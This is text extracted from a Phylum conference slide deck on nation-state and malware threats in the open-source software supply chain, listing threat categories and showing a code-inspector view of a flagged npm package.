Phylum

Nation-State Threats in the Open-Source Software Supply Chain

Ross Bryant, Ph.D.
Chief of Research

phylum.io

Who We Are


Who We Are

- Series A startup
  - Founded in March 2020
- 100% remote
  - Italy to California
- Monitor open-source software ecosystems for risk


Who We Are

We trust and use software from strangers on the Internet

Who We Are



Phylum
MALWARE
ENGINEERING
AUTHOR
LICENSE
VULNERABILITY
RISK IN YOUR SOFTWARE SUPPLY CHAIN

Who We Are




RISK IN YOUR SOFTWARE SUPPLY CHAIN

June 2023




- Malware and Malicious Code in the Open-Source Software Supply Chain

June 2023



- Malware and Malicious Code in the Open-Source Software Supply Chain
  - Spammers
  - Scammers
  - Credential stealers
  - Obfuscated code
  - Typosquatters
  - Combosquatters
  - Automated respawning malware

June 2023



Phylum Code Inspector


chart-tablejs

chart-tablejs==1.0.1

chart-tablejs_1.0.1.tgz


Filename	Size	Download Link
package/main.js	508 bytes	Download File
package/package.json	325 bytes	Download File

June 2023



